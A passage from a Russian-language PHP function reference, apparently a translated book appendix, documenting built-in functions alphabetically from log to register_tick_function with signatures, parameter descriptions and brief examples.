float log(float number [, float base] )
```

Возвращает натуральный логарифм числа number. Опция base задает основание логарифма. По умолчанию используется основание e, поскольку это натуральный логарифм.

log10

```
float log10(float number)
```

Возвращает десятичный логарифм числа *number*.

log1p

float log1p(float number)

Возвращает log(1 + number), рассчитанный таким, что результат точен, даже если значение number близко к нулю

long2ip

string long2ip(string address)

Конвертирует IPv4-адрес в обычную форму (числа, разделенные точками)

lstat

array lstat(string path)

Возвращает ассоциативный массив с информацией о файле path. Если path - это символьная ссылка, будет возвращена информация о path, а не информация о файле, на который указывает path. См. fstat для списка возвращаемых значений.

ltrim

string ltrim(string string[, string characters])

Возвращает строку string, из начала которой удалены все символы, заданные параметром characters. Если этот параметр не задан, удаляются символы \n, \r, \t, \v, \0 и пробелы.

mail

bool mail(string recipient, string subject, string message[, string headers [, string parameters]])

Отправляет сообщение message с темой subject получателю recipient и возвращает true, если сообщение было успешно отправлено и false, если отправить сообщение не получилось. Если задан параметр headers, то он будет добавлен к автоматически сгенерированным заголовкам сообщения. Указанные пользователем заголовки (параметр headers) будут отделены от автоматически сгенерированных заголовков символом \n (или \r\n на Windows-серверах). Необязательный параметр *parameters* задает дополнительные аргументы командной строки для программы, сконфигурированной для отправки писем.

max

mixed max(mixed value1[, mixed value2[, ... mixed valueN]])

Если value1 - это массив, возвращает наибольшее число, найденное среди значений массива. Если нет, тогда возвращает наибольшее найденное среди аргументов число.

md5

```
string md5(string string [, bool binary] )
```

Вычисляет MD5-хэш строки string и возвращает его. Если binary = true, MD5-хэш возвращается в двоичном формате (длина 16 бит), по умолчанию binary = false, что возвращает полную 32-символьную строку, состоящую из шестнадцатеричных символов.

md5_file

```
string md5_file(string path[, bool binary])
```

Вычисляет и возвращает MD5-хэш для файла path. В данном случае MD5-хэш - это 32-символьное шестнадцатеричное значение, которое можно использовать для проверки контрольной суммы данных файла. Если binary = true, результат отправляется в виде 16-битного двоичного значения.

memory_get_peak_usage

```
int memory_get_peak_usage([bool actual])
```

Возвращает пиковое значение объема памяти (в байтах), выделенной PHP. Если actual = true (по умолчанию false), возвращает реальный объем памяти, выделенный системой, иначе возвращает сведения только о памяти, выделенной функцией emalloc().

memory_get_usage

```
int memory_get_usage([bool actual])
```

Возвращает информацию о текущем использовании памяти текущим скриптом, в байтах. Если actual = true, то возвращается реальное количество памяти, выделенной PHP скрипту системой, если не задан или false, возвращается только количество памяти, выделенное с помощью внутренней функции выделения памяти.

metaphone

```
string metaphone(string string, int max_phonemes)
```

Вычисляет metaphone-ключ для строки string. Максимальное число фонем, используемых для вычисления ключа, задается параметром max_phonemes. Возвращает одинаковое значение для слов, имеющих сходное произношение.

method_exists

```
bool method_exists(object object, string name)
```

Возвращает true, если объект object содержит метод с заданным во втором параметре именем, иначе - false. Метод должен быть определен в классе, экземпляром которого является объект или в любом суперклассе этого класса.

microtime

```
mixed microtime([ bool get_as_float])
```

Возвращает строку в формате микросекунды секунды, где секунды - это секунды, прошедшие с начала эпохи Unix (1 января 1970) и микросекунды - это часть секунды, прошедшей с начала эпохи Unix. Если get_as_float = true, вместо строки будет возвращено значение типа float.

min

```
mixed min(mixed value1[, mixed value2[, ... mixed valueN]])
```

Если value1 - это массив, возвращает наименьшее найденное в нем число. Если нет, возвращает наименьшее число, найденное среди аргументов.

mkdir

```
bool mkdir(string path[, int mode [, bool recursive [, resource context ]]])
```

Создает каталог с именем path и правами mode. Права доступа указываются в восьмеричном виде, например, 0755. Целое значение 755 или строка вроде "u+x" не будут работать, как ожидается от них. Возвращает true, если операция успешна и false в противном случае. Если recursive = true, можно использовать для создания вложенных каталогов.

mktime

```
int mktime(int hours, int minutes, int seconds, int month,
int day, int year [, int is_dst])
```

Возвращает временную метку Unix, соответствующую дате и времени, заданным параметрами. Функции нужно передать следующие параметры: часы, минуты, секунды, месяц, деньги, год и, опционально, признак летнего времени. Временная метка - это число секунд, прошедшее с начала эпохи Unix до заданной даты и времени.

Порядок параметров отличается от стандартного Unix-вызова mktime() - это сделано для просторы. Аргументы указывают местную дату и время.

money_format

```
string money_format(string format, float number)
```

Форматирует число number, используя формат format, и возвращает результат. Строка формата начинается со знака процента (%) и состоит из

флагов, ширины поля, точности до запятой, точности после запятой, описателя преобразования. Все эти элементы, кроме описателя преобразования, необязательны.

Вы можете использовать следующие флаги:

- =f - символ =, за которым следует еще один символ f, задает символ заполнения. По умолчанию пробел.
- ^ - отключает группировку символов (например, 1000 вместо 1,000), определенную локалью.
- + - если установлен, положительные числа будут отображены со знаком +
- ! - если установлен, символ валюты не будет помещен в результирующую строку
- - - если присутствует, все поля будут выровнены влево (с отбивкой вправо), вместо используемого по умолчанию выравнивания вправо (с отбивкой влево).
- w - число, определяющую минимальную ширину поля. По умолчанию - 0.
- #n - максимальное количество цифр (n), которое ожидается до запятой.
- .p - точка, за которой следует число знаков (p), выводимых после запятой.
- i - Используется международный денежный формат из текущей локали (например, для американской локали: USD 1,234.56).
- n - если указано, используется национальный денежный формат из текущей локали (например, $1.234,56).
- % - форматирует результат как процент, вставляя символ % в результирующую строку.

move_uploaded_file

```
bool move_uploaded_file(string from, string to)
```

Перемещает файл из места from в to. Функция перемещает файл только, если файл from был загружен посредством HTTP POST. Если файл from не существует или не был загружен, или же произошла какая-то другая ошибка, будет возвращено false. Если операция успешна, функция возвращает true.

mt_getrandmax

```
int mt_getrandmax()
```

Возвращает наибольшее значение, которое может быть возвращено функцией mt_rand().

mt_rand

```
int mt_rand([int min, int max])
```

Возвращает случайное число от min до max включительно, сгенерированное псевдослучайным генератором чисел Мерсенна. Если min и max не указаны, возвращает случайное число из диапазона от 0 до mt_getrandmax().

mt_srand

```
void mt_srand(int seed)
```

Инициализирует генератор Мерсенна новой последовательностью $seed. Вы должны вызывать эту функцию с изменяющимся числом, например, тем, которое возвращает функция time(), и перед вызовом mt_rand().

natcasesort

```
void natcasesort(array array)
```

То же, что и natsort(), но не чувствительна к регистру символов. См. natsort().

natsort

```
bool natsort(array array)
```

Сортирует значения массива с использованием алгоритма "натуральной сортировки", который очень удобно использовать для сортировки содержимого каталога (имен файлов), содержащих цифры. Например:

```
$array = array("1.jpg", "4.jpg", "12.jpg", "2,.jpg", "20.jpg");
$first = sort($array); // ("1.jpg", "12.jpg", "2.jpg", "20.jpg", "4.jpg")
$second = natsort($array); // ("1.jpg", "2.jpg", "4.jpg", "12.jpg", "20.jpg")
```

next

```
mixed next(array array)
```

Увеличивает внутренний указатель массива, он будет указывать на элемент, следующий за текущим элементом, возвращает значение элемента, на который теперь указывает внутренний указатель. Если внутренний указатель уже указывает на последний элемент массива, функция вернет false.

Будьте осторожны при итерации по массиву с использованием этой функции. Если в массиве есть пустой элемент или элемент с ключом 0, будет

возвращено false, что приведет к завершению цикла. В случае, если у вас именно такой массив, нужно использовать функцию each() вместо next().

nl_langinfo

```
string nl_langinfo(int item)
```

Возвращает строку, содержащую информацию для item в текущей локали; item - один из элементов различных категорий текущей локали, например, день недели, строка формата времени и т.д. Возможные значения отличаются в зависимости от реализации C-библиотеки. См. файл *<langinfo.h>* на вашей машине для конкретных значений для вашей операционной системы.

nl2br

```
string nl2br(string string [, bool xhtml_lb])
```

Возвращает строку, созданную путем вставки
 перед каждым символом новой строки в string. Если xhtml_lb = true, то функция будет использовать XHTML-совместимые разрывы строки.

number_format

```
string number_format(float number[, int precision[,
string decimal_separator, string thousands_separator]])
```

Создает строковое представление числа number. Если параметр precision задан, он задает число знаков после запятой. Если заданы decimal_separator и thousands_separator, они задают разделитель дробной части и разделитель тысяч соответственно. В англоязычной локали эти символы будут точка и запятая соответственно. Например:

```
$number = 7123.456;
$english = number_format($number, 2); // 7,123.45
$francais = number_format($number, 2, ',', ' '); // 7 123,45
$deutsche = number_format($number, 2, ',', '.'); // 7.123,45
```

При необходимости будет использовано округление, которого может быть не таким, как вы ожидаете (см. round).

ob_clean

```
void ob_clean()
```

Уничтожает содержимое буфера вывода. В отличие от ob_end_clean() буферизация вывода не прекращается.

ob_end_clean

```
bool ob_end_clean()
```

Отключает буферизацию вывода и очищает текущий буфер без отправки его клиенту.

ob_end_flush

```
bool ob_end_flush()
```

Отправляет текущий буфер вывода клиенту и отключает буферизацию вывода.

ob_flush

```
void ob_flush()
```

Отправляет содержимое буфера вывода клиенту и уничтожает это содержимое. В отличие от вызова ob_end_flush(), буферизация вывода не прекращается.

ob_get_clean

```
string ob_get_clean()
```

Возвращает содержимое буфера вывода и прекращает буферизацию.

ob_get_contents

```
string ob_get_contents()
```

Возвращает текущее содержимое буфера вывода, если буферизация не была предварительно включена вызовом ob_start, возвращает false.

ob_get_flush

```
string ob_get_flush()
```

Возвращает содержимое буфера вывода, сбрасывает буфер вывода клиенту и отключает буферизацию вывода.

ob_get_length

```
int ob_get_length()
```

Возвращает длину текущего буфера вывода или false, если буферизация вывода отключена.

ob_get_level

```
int ob_get_level()
```

Возвращает счетчик вложенных буферов вывода или 0, если буферизация вывода не активна.

ob_get_status

```
array ob_get_status([bool verbose])
```

Возвращает состояние текущего буфера вывода. Если verbose = true, возвращает информацию обо всех вложенных буферах вывода.

ob_gzhandler

```
string ob_gzhandler(string buffer[, int mode])
```

Функция сжимает (с использованием сжатия *gzip*) вывод перед отправкой его в браузер. Не нужно вызывать эту функцию непосредственно. Она используется как callback-функция для функции ob_start(). Чтобы включить *gzip*-сжатие, вызовите ob_start() с именем этой функции:

```
ob_start("ob_gzhandler");
```

ob_implicit_flush

```
void ob_implicit_flush([int flag])
```

Если flag = true или не указан, включает буферизацию с неявным сбросом. Когда неявный сброс включен, содержимое буфера вывода очищается и отправляется клиенту после каждого вывода (после каждого вызова функции printf(), echo() и др.).

ob_list_handlers

```
array ob_list_handlers()
```

Возвращает массив с именами активных дескрипторов вывода. Если встроенная буферизация вывода включена, массив содержит единственное значение "default output handler". Если нет активных дескрипторов вывода, будет возвращен пустой массив.

ob_start

```
bool ob_start([string callback [, int chunk [, bool erase ]]] )
```

Включает буферизацию вывода, в результате весь вывод (кроме заголовков) будет отправлен в буфер, а не в браузер. Параметр callback - это функция, которая будет вызвана перед отправкой содержимого буфера вывода клиенту, функции передается все содержимое буфера и она может модифицировать его, как ей будет нужно. Например, функция ob_gzhandler() позволяет сжать содержимое буфера вывода. Параметр chunk можно использовать для отправки содержимого буфера клиенту частями, содержимое буфера будет отправлено, когда оно достигнет размера равного, или пре-

вышающего значение chunk. Если erase = false, то буфер не будет удален, пока сценарий не закончит работу.

octdec

number octdec(string octal)

Конвертирует значение в восьмеричной системе octal в его десятичное значение. При использовании 32-разрядных чисел, максимальное десятичное значение, которое может быть преобразовано - 2,147,483,647 (017777777777 в восьмеричной системе).

opendir

resource opendir(string path[, resource context])

Открывает каталог path и возвращает дескриптор каталога, который можно использовать в функциях readdir(), rewinddir() и closedir(). Если path не является допустимым каталогом или разрешения не позволяют процессу PHP прочитать каталог, или если возникла какая-то другая ошибка, будет возвращено false.

openlog

bool openlog(string identity, int options, int facility)

Открывает соединение с системным журналом. Параметр identity - это строка, которая будет добавлена к каждому сообщению. Эту функцию можно не использовать, при необходимости она будет вызвана при записи сообщения в системный журнал функцией syslog(). Параметр options позволяет указать различные опции. Допустимы следующие опции:

- LOG_CONS - если произошла ошибка при записи в системный журнал, вывести сообщение на консоль системы.
- LOG_NDELAY - немедленно открыть системный журнал.
- LOG_ODELAY - отложить открытие системного журнала до записи в него первого сообщения.
- LOG_PERROR - выводить вместе со стандартной ошибкой сообщение журнала.
- LOG_PID - добавить PID в каждое сообщение.

Третий параметр, facility, определяет тип программы, создавшей сообщение журнала:

- LOG_AUTH - ошибки безопасности и авторизации (устарела, если LOG_AUTHPRIV доступна, используйте ее вместо этой константы)
- LOG_AUTHPRIV - ошибки безопасности и авторизации
- LOG_CRON - ошибки планировщика задач (cron и at)

- LOG_DAEMON - ошибки прочих системных служб.
- LOG_KERN - ошибки ядра.
- LOG_LPR - ошибки системы печати LPR.
- LOG_MAIL - ошибки почты.
- LOG_NEWS USENET - ошибки системы новостей.
- LOG_SYSLOG - внутренние ошибки syslogd.
- LOG_USER - ошибки на уровне пользователя.
- LOG_UUCP - UUCP-ошибки.

ord

```
int ord(string string)
```

Возвращает ASCII-значение первого символа в string.

output_add_rewrite_var

```
bool output_add_rewrite_var(string name, string value)
```

Добавляет пару имя/значение к механизму перезаписи URL. Имя и значение будут добавлены к URL (в качестве GET параметров) и формам (как скрытые поля ввода). Например:

```
output_add_rewrite_var('sender', 'php');
echo "<a href=\"foo.php\">\n";
echo '<form action="bar.php"></form>';
// выведет:
// <a href="foo.php?sender=php">
// <form action="bar.php"><input type="hidden" name="sender" value="php" /></form>
```

output_reset_rewrite_vars

```
bool output_reset_rewrite_vars()
```

Сбрасывает выходной обработчик записи значения; если выходной обработчик записи значения был задействован, любой еще не сброшенный вывод будет перезаписан, даже если он был помещен в буфер перед этим вызовом.

pack

```
string pack(string format, mixed arg1[, mixed arg2[, ... mixed argN]])
```

Создает двоичную строку, содержащую упакованные версии заданных аргументов в соответствии с форматом format. Параметр format задается в виде строки и состоит из кодов формата и опционального аргумента повторения. Аргумент может быть целочисленным, либо * для повторения до конца введенных данных. Следующие символы значимы в строке format:

- a - строка с NUL-заполнением;
- A - строка со SPACE-заполнением;
- h - Нех-строка, с нижнего разряда;
- H - Нех-строка, с верхнего разряда;
- c - знаковый символ;
- C - беззнаковый символ;
- s - 16-битный знаковый short в машинном байтовом порядке;
- S - 16-битный беззнаковый short в машинном байтовом порядке;
- n - 16-битный беззнаковый short в порядке big-endian;
- v - 16-битный беззнаковый short в порядке little-endian;
- i - знаковый integer (размер и порядок зависят от машины);
- I - беззнаковый integer (размер и порядок зависят от машины);
- l - 32-битный знаковый long в машинном байтовом порядке;
- L - 32-битный беззнаковый long в машинном байтовом порядке;
- N - 32-битный беззнаковый long в порядке big-endian;
- V - 32-битный беззнаковый long в порядке little-endian;
- f - float в машинно-зависимом размере и представлении;
- d - double в машинно-зависимом размере и представлении;
- x - NUL-байт;
- X - резервирование одного байта;
- @ - NUL-заполнение до абсолютной позиции.

parse_ini_file

```
array parse_ini_file(string filename[, bool process_sections[, int scanner_mode]])
```

Загружает файл filename - он должен быть файлом в стандартном формате *php.ini* - и возвращает значения, содержащиеся в нем в виде ассоциативного массива или false, если файл не может быть проанализирован. Если process_sections = true, будет возвращен многомерный массив, который содержит названия секций и настроек. Параметр scanner_mode может принимать следующие значения: INI_SCANNER_NORMAL (по умолчанию) или INI_SCANNER_RAW. Если указано значение INI_SCANNER_RAW, то значения опций не будут обрабатываться.

parse_ini_string

```
array parse_ini_string(string config[, bool process_sections[, int scanner_mode]])
```

Анализирует строку в формате *php.ini* и возвращает значения, содержащиеся в ней, в виде ассоциативного массива или false, если строка не может быть проанализирована. Если process_sections = true, будет возвращен многомерный массив, который содержит названия секций и настроек. Параметр scanner_mode может принимать следующие значения: INI_SCANNER_NORMAL (по умолчанию) или INI_SCANNER_RAW. Если указано значение INI_SCANNER_RAW, то значения опций не будут обрабатываться.

parse_str

```
void parse_str(string string[, array variables])
```

Разбирают строку str так, если бы она пришла из HTTP POST-запроса, устанавливая значения переменным в локальной области видимости, если таковые будут найдены в строке. Если указан второй параметр variables, то вместо присвоения переменных в текущем контексте они будут сохранены в этом параметре в качестве элементов массива.

parse_url

```
mixed parse_url(string url)[, int component])
```

Возвращает ассоциативный массив компонентов url. Массив будет содержать следующие элементы:

- fragment - часть URL после знака #;
- host - узел;
- pass - пароль пользователя;
- path - запрашиваемый путь (который может быть каталогом или файлом);
- port - порт, используемый для протокола;
- query - запрос (строка после знака ?);
- scheme - протокол, заданный в URL, например, “http”;
- user - пользователь, заданный в URL.

Массив не будет содержать значений для компонентов, не указанных в URL. Например:

```
$url = "http://www.oreilly.net/search.php#place?name=php&type=book";
$array = parse_url($url);
print_r($array);      // содержит значения для "scheme", "host", "path", "query",
                      // и "fragment"
```

Если задан параметр component, то будет возвращен только определенный компонент URL.

passthru

```
void passthru(string command[, int return])
```

Выполняет команду command через оболочку и отображает результаты выполнения команды на странице. Если указан параметр return, то в него будет записан статус выполнения команды. Если вам нужно получить результаты выполнения команды, используйте exec().

pathinfo

```
mixed pathinfo(string path[, int options])
```

Возвращает ассоциативный массив, содержащий информацию о пути path. Если задан параметр options, он указывает конкретный элемент массива, который будет возвращен. Допустимыми для параметра options являются следующие значения: PATHINFO_DIRNAME, PATHINFO_BASENAME, PATHINFO_EXTENSION и PATHINFO_FILENAME.

В возвращаемом массиве будут следующие элементы:

- dirname - каталог, в котором находится путь.
- basename - базовое имя (см. basename) пути, в том числе расширение файла.
- extension - расширение, если оно есть у файла. Не содержит точку в начале расширения.

pclose

```
int pclose(resource handle)
```

Закрывает канал, заданный дескриптором handle. Возвращает код завершения процесса, который был запущен в канале.

pfsockopen

```
resource pfsockopen(string host, int port[, int error[, string message
[, float timeout]]])
```

Открывает постоянное TCP или UDP соединение с удаленным узлом host и портом port. По умолчанию используется протокол TCP. Чтобы подключиться по UDP, строка host должна начинаться с udp://. Если указано, timeout задает таймаут в секундах.

Если соединение успешно, функция вернет указатель виртуального файла, который можно использовать в функциях типа fgets() и fputs(). Если произошел сбой, функция вернет false. Если переданы параметры error

и message, в них будет записан номер ошибки и описание ошибки соответственно. В отличие от fsockopen(), сокет, открытый этой функцией, не закрывается автоматически после завершения операции чтения или записи на нем, вы должны закрыть его явно, вызвав функцию fsclose().

php_ini_loaded_file

```
string php_ini_loaded_file()
```

Возвращает путь текущего файла *php.ini*, если он загружен, в противном случае возвращает false.

php_ini_scanned_files

```
string php_ini_scanned_files()
```

Возвращает строку, содержащие имена файлов конфигурации, обрабатываемых PHP при запуске. Файлы возвращаются в виде списка, разделенных запятыми. Если при сборке PHP не была задана опция --with-config-file-scan-dir, будет возвращено значение false.

php_logo_guid

```
string php_logo_guid()
```

Возвращает ID, который вы можете использовать для создания ссылки на логотип PHP. Например:

```
<?php $current = basename($PHP_SELF); ?>
<img src="<?= "$current?=" . php_logo_guid(); ?>" border="0" />
```

php_sapi_name

```
string php_sapi_name()
```

Возвращает строку, описывающую API сервера, на котором выполняется PHP. Результат может быть или "cgi" (когда PHP работает как CGI-приложение) или "apache" (когда PHP работает как модуль Apache).

php_strip_whitespace

```
string php_strip_whitespace(string path)
```

Возвращает строку, содержащую исходный код PHP из файла `path`, из которого исключены комментарии и пробелы.

php_uname

```
string php_uname(string mode)
```

Возвращает строку, описывающую операционную систему, под управлением которой выполняется PHP. Параметр mode - это один символ, задающий тип возвращаемой информации. Возможные значения:

- a (по умолчанию) - все доступные режимы (s, n, r, v, m);
- s - название операционной системы;
- n - имя узла;
- r - имя релиза;
- v - информация о версии;
- m - тип платформы (машины).

phpcredits

bool phpcredits([int what])

Выводит информацию о PHP и его разработчиках. Информация отображается на основании значения $what. Чтобы использовать более одной опции, используйте оператор OR. Возможные для what значения:

- CREDITS_ALL (по умолчанию) - все разработчики, кроме CREDITS_SAPI.
- CREDITS_GENERAL - главные разработчики PHP.
- CREDITS_GROUP - список разработчиков ядра языка PHP.
- CREDITS_DOCS - информация об участниках команды документирования.
- CREDITS_MODULES - список загруженных в данный момент расширений PHP и их авторов.
- CREDITS_SAPI - список модулей серверных API и их авторов.
- CREDITS_FULLPAGE - указывает, что должны быть выведены все списки в виде полной HTML-страницы, а не отдельные фрагменты. Должна использоваться с другими опциями, например, (CREDITS_MODULES | CREDITS_FULLPAGE)

phpinfo

bool phpinfo([int what])

Выводит общую информацию о состоянии текущего окружения PHP, в том числе о загруженных расширениях, опциях времени компиляции, версии, информации о сервере и т.д. Если указан, параметр what может ограничить вывод определенной части информации. Параметр what может содержать сразу несколько опций, для этого используйте оператор OR. Возможные значения what приведены ниже:

- INFO_ALL (по умолчанию) - вся информация;

- INFO_GENERAL - общая информация о PHP;
- INFO_CREDITS - информация о разработчиках PHP;
- INFO_CONFIGURATION - опции конфигурации и компиляции;
- INFO_MODULES - загруженные в данный момент расширения;
- INFO_ENVIRONMENT - информация об окружении PHP;
- INFO_VARIABLES - список текущих переменных и их значений;
- INFO_LICENSE - лицензия PHP.

phpversion

```
string phpversion(string extension)
```

Возвращает версию используемого в данный момент PHP-парсера. Если параметр extension задан, то возвращается версия указанного расширения.

pi

```
float pi()
```

Возвращает число pi (3.14159265359)

popen

```
resource popen(string command, string mode)
```

Открывает канал к процессу, запущенному командой command в системной оболочке. Параметр mode определяет тип доступа к файлу, который может быть только однонаправленным (то есть, открыт только для записи или только для чтения). После открытия канала с ним можно работать как с обычным файлом. Параметр mode может принимать следующие значения:

- r - открывает файл для чтения; указатель помещается на начало файла;
- w - открывает файл для записи, если файл существует, он будет обрезан до нулевой длины, если не существует, он будет создан.

Если произошла ошибка при открытии канала, будет возвращено значение false. В случае успеха функция вернет дескриптор для работы с каналом.

pow

```
number pow(number base, number exponent)
```

Возвращает число base в степени exponent. По возможности функция возвращает целое число, если невозможно, тогда возвращается вещественное (float).

prev

mixed prev(array array)

Перемещает внутренний указатель массива на предыдущий элемент и возвращает его значение (то есть значение элемента, на который теперь указывает внутренний указатель). Если внутренний указатель установлен на первый элемент массива, возвращает false. Будьте осторожны при итерации по массиву с использованием этой функции. Если в массиве есть пустой элемент или элемент с ключом 0, будет возвращено false, что приведет к завершению цикла. В случае, если у вас именно такой массив, нужно использовать функцию each() вместо prev().

print_r

mixed print_r(mixed value[, bool return])

Выводит value в человеко-читаемом виде. Если value - это строка, целое или вещественное число, просто выводит это значение. Если же value - это массив, будут выведены все его ключи и элементы. Если же value - объект, будут отображены ключи и значения объекта. Эта функция возвращает true. Если return = true, то вывод будет возвращен, а не отображен (что сделает возможной его последующую обработку).

printf

int printf(string format[, mixed arg1 ...])

Выводит строку, созданную с использованием формата format и заданных аргументов. Аргументы помещаются в строку в места, отмеченные специальными маркерами в строке format. Каждый маркет начинается со знака процента (%) и состоит из следующих элементов (спецификаторов), указанных в приведенном далее порядке. За исключением спецификатора типа, все остальные спецификаторы являются необязательными. Чтобы добавить в строку знак процента, используйте %%.

Список спецификаторов:

1. Необязательный спецификатор знака, указывающий как знак (- или +), который будет применен к числу. По умолчанию, используется только знак минус, если число отрицательное. Дополнительно, вы можете заставить положительные числа выводиться со знаком +.
2. Необязательный спецификатор заполнения, определяющий, какой символ будет использоваться для дополнения результата до необходимой длины. Это может быть пробел или 0. Альтернативный символ может быть указан с помощью одиночной кавычки ('). По умолчанию используется пробел.

3. Спецификатор выравнивания, определяющий выравнивание влево или вправо. По умолчанию выравнивается вправо, - (тире) используется для выравнивания влево.
4. Спецификатор ширины, определяющий минимальное число символов, которое будет содержать результат этого преобразования.
5. Спецификатор точности, указанный в форме точки ('.'), после которой следует необязательная строка из десятичных чисел, определяющая, сколько десятичных разрядов отображать для чисел с плавающей точкой. Для других типов данных этот спецификатор игнорируется.
6. Наконец, спецификатор типа, определяющий, как трактовать тип данных аргумента. Допустимые типы:
   - b - аргумент трактуется как целое и выводится в виде двоичного числа.
   - c - аргумент трактуется как целое и выводится в виде символа с соответствующим кодом ASCII.
   - d - аргумент - целое число и выводится в десятичном виде.
   - f - аргумент - число с плавающей запятой и отображается как число с плавающей запятой.
   - o - аргумент трактуется как целое и выводится в виде восьмеричного числа.
   - s - аргумент трактуется и выводится как строка.
   - x - аргумент трактуется как целое число и выводится в шестнадцатеричном виде с использованием букв в нижнем регистре.
   - X - то же, что и x, но используются буквы в верхнем регистре.

proc_close

```
int proc_close(resource handle)
```

Закрывает процесс, указанный дескриптором handle и ранее открытый функцией proc_open(). Возвращает код завершения процесса.

proc_get_status

```
array proc_get_status(resource handle)
```

Возвращает ассоциативный массив, содержащий информацию о процессе с дескриптором handle, ранее открытым функцией proc_open(). Массив содержит следующие значения:

- command - команда, которой был открыт этот процесс;

- pid - ID процесса;
- running - true, если процесс выполняется в данный момент, false - в противном случае;
- signaled - true, если процесс был завершен с помощью сигнала, иначе - false;
- stopped - true, если процесс был остановлен по сигналу, иначе - false;
- exitcode - если процесс был завершен, содержит код завершения процесса или -1, если процесс не был завершен;
- termsig - сигнал, который вызвал завершение процесса (если signaled = true), если процесс не был завершен, значение не определено;
- stopsig - сигнал, который вызвал остановку процесса (если stopped = true), если процесс не был остановлен, значение не определено;

proc_nice

```
bool proc_nice(int increment)
```

Изменяет приоритет процесса, выполняющего текущий сценарий на increment. Отрицательное значение увеличивает приоритет процесса, положительное значение понижает приоритет процесса. Возвращает true, если операция была удачно, false - в противном случае.

proc_open

```
resource proc_open(string command, array descriptors,
array pipes[, string dir[, array env[, array options]]])
```

Открывает канал к процессу, запущенному путем выполнения команды command в оболочке. Параметр descriptors должен быть массивом с тремя элементами, которые описывают дескрипторы stdin, stdout и stderr. Каждый элемент может быть или массивом с двумя элементами или ресурсом потока. В первом случае если первый элемент массива "pipe", то второй будет либо r для передачи процессу стороны канала для чтения, либо w для передачи стороны записи. Если первый элемент "file", второй должен быть именем файла. Массив pipes заполняется массивом файловых указателей, соответствующих дескрипторам процесса. Параметр dir (если указан) задает рабочий каталог. Если указан параметр env, переменные окружения запущенного процесса будет установлены в соответствии с этим массивом. Наконец, параметр options содержит ассоциативный массив с дополнительными параметрами. В этом массиве могут быть следующие параметры:

- suppress_errors - если установлен и равен true, подавляет ошибки, сгенерированные этим процессом (только для Windows).
- bypass_shell - если установлен и равен true, процесс будет запущен в обход оболочки cmd.exe (только для Windows).
- context - если установлен, указывает контекст потока при открытии файлов.

Если возникла любая ошибка, функция вернет false. Если нет ошибок, функция вернет дескриптор процесса.

proc_terminate

```
bool proc_terminate(resource handle[, int signal])
```

Отправляет процессу handle, ранее открытому функцией proc_open(), сигнал, говорящий о том, что он должен завершиться. Если параметр signal указан, процессу будут отправлен этот сигнал. Функция proc_terminate() возвращается немедленно и не ожидает завершения процесса. Чтобы получить статус процесса, используйте функцию proc_get_status(). Возвращает true в случае успеха и false в случае неудачи.

property_exists

```
bool property_exists(mixed class, string name)
```

Возвращает true, если у объекта или класса class есть свойство с именем name. Если такого свойства нет, тогда возвращается false.

putenv

```
bool putenv(string setting)
```

Устанавливает переменную окружения, используя строку setting, которая обычно имеет вид "имя=значение". Возвращает true в случае успеха и false в случае неудачи.

quoted_printable_decode

```
string quoted_printable_decode(string string)
```

Раскодирует строку string, предварительно закодированную функцией quoted_printable_encode(), и возвращает результат.

quoted_printable_encode

```
string quoted_printable_encode(string string)
```

Возвращает строку string, отформатированную в соответствии с RFC 2045. См. RFC 2045 для описания этого формата кодирования.

quotemeta

```
string quotemeta(string string)
```

Экранирует некоторые символы в строке string путем добавления перед ними обратного слэша (\) и возвращает результирующую строку. Экранируются следующие символы: точка (.), обратный слэш (\), плюс (+), звездочка (*), вопросительный знак (?), квадратные скобки ([и]), каретка (^), круглые скобки ((и)), знак доллара ($).

rad2deg

```
float rad2deg(float number)
```

Конвертирует число number из радианов в градусы и возвращает результат.

rand

```
int rand([int min, int max])
```

Возвращает случайное число в диапазоне от min до max включительно. Если min и max не заданы, функция возвращает число от 0 до значения, возвращаемого функцией getrandmax().

range

```
array range(mixed first, mixed second[, number step])
```

Создает и возвращает массив, содержащий целые числа или символы от first до second включительно. Если second меньше first, последовательность возвращается в обратном порядке. Параметр step задает шаг ряда значения и по умолчанию равен 1.

rawurldecode

```
string rawurldecode(string url)
```

Возвращает строку, созданную путем декодирования URI-закодированного url. Последовательности символов, начинающиеся символом %, после которого следует шестнадцатеричное число, будут заменены литералами, которые представляют эти последовательности.

rawurlencode

```
string rawurlencode(string url)
```

Возвращает строку, созданную путем URI-кодирования url. Некоторые символы будут заменены последовательностями символов, начинающимися символом %, после которого следует шестнадцатеричное число. Например, пробелы будут заменены на %20.

readdir

```
string readdir([resource handle])
```

Читает имя следующего файла в каталоге, заданным дескриптором handle. Если handle не задан, используется дескриптор последнего открытого функцией opendir() каталога. Порядок, в котором возвращаются файлы в каталоге функцией readdir(), не определен. Если больше нет файлов в каталоге, функция возвращает false.

readfile

```
int readfile(string path[, bool include[, resource context]])
```

Читает файл path и записывает его содержимое в буфер вывода, необязательный параметр context задает контекст потока. Если include = true, поиск файла производится в include-пути. Если path начинается с http://, для чтения файла будет открыто HTTP-соединение. Если path начинается с ftp://, для чтения файла будет открыто FTP-соединение, удаленный сервер при этом должен поддерживать пассивный режим FTP. Функция возвращает число выведенных байтов.

readlink

```
string readlink(string path)
```

Возвращает путь, на который указывает ссылка path. Если ссылка path не существует или не является ссылкой (или если возникла какая-то другая ошибка), функция возвращает false.

realpath

```
string realpath(string path)
```

Раскрывает все символические ссылки, переходы типа '/./', '/../' и лишние символы '/' в пути path, возвращая абсолютный путь к файлу.

realpath_cache_get

```
array realpath_coche_get()
```

Возвращает массив записей из кэша реального пути. Ключи каждого элемента - это имя пути, а значения - ассоциативные массивы, содержащие вычисленный путь, время жизни кэша и других данных, хранящихся в кэше. В кэше вы найдете следующие значения:

- expires - время жизни этой записи в кэше.
- is_dir - представляет ли эта запись каталог, или нет.
- key - уникальный ID записи кэша.
- realpath - разрешенный путь.

realpath_cache_size

```
int realpath_cache_size()
```

Возвращает размер (в байтах) памяти, используемой при кэшировании реального пути.

register_shutdown_function

```
void register_shutdown_function(callable function[, mixed arg1
[, mixed arg2 [, ... mixed argN]]])
```

Регистрирует функцию, которая выполнится по завершении работы скрипта. Функции будут переданы указанные аргументы arg1 ... argN. Вы можете зарегистрировать несколько таких функций и все они будут вызваны в порядке регистрации. Если одна из функций завершения содержит команду exit, остальные функции не будут вызваны.

Поскольку функция завершения вызывается после того, как страница полностью обработана, вы не можете добавить на страницу данные с помощью print(), echo() и других подобных функций и команд.

register_tick_function

```
bool register_tick_function(callable function[, mixed arg1
[, mixed arg2 [, ... mixed argN]]])
```

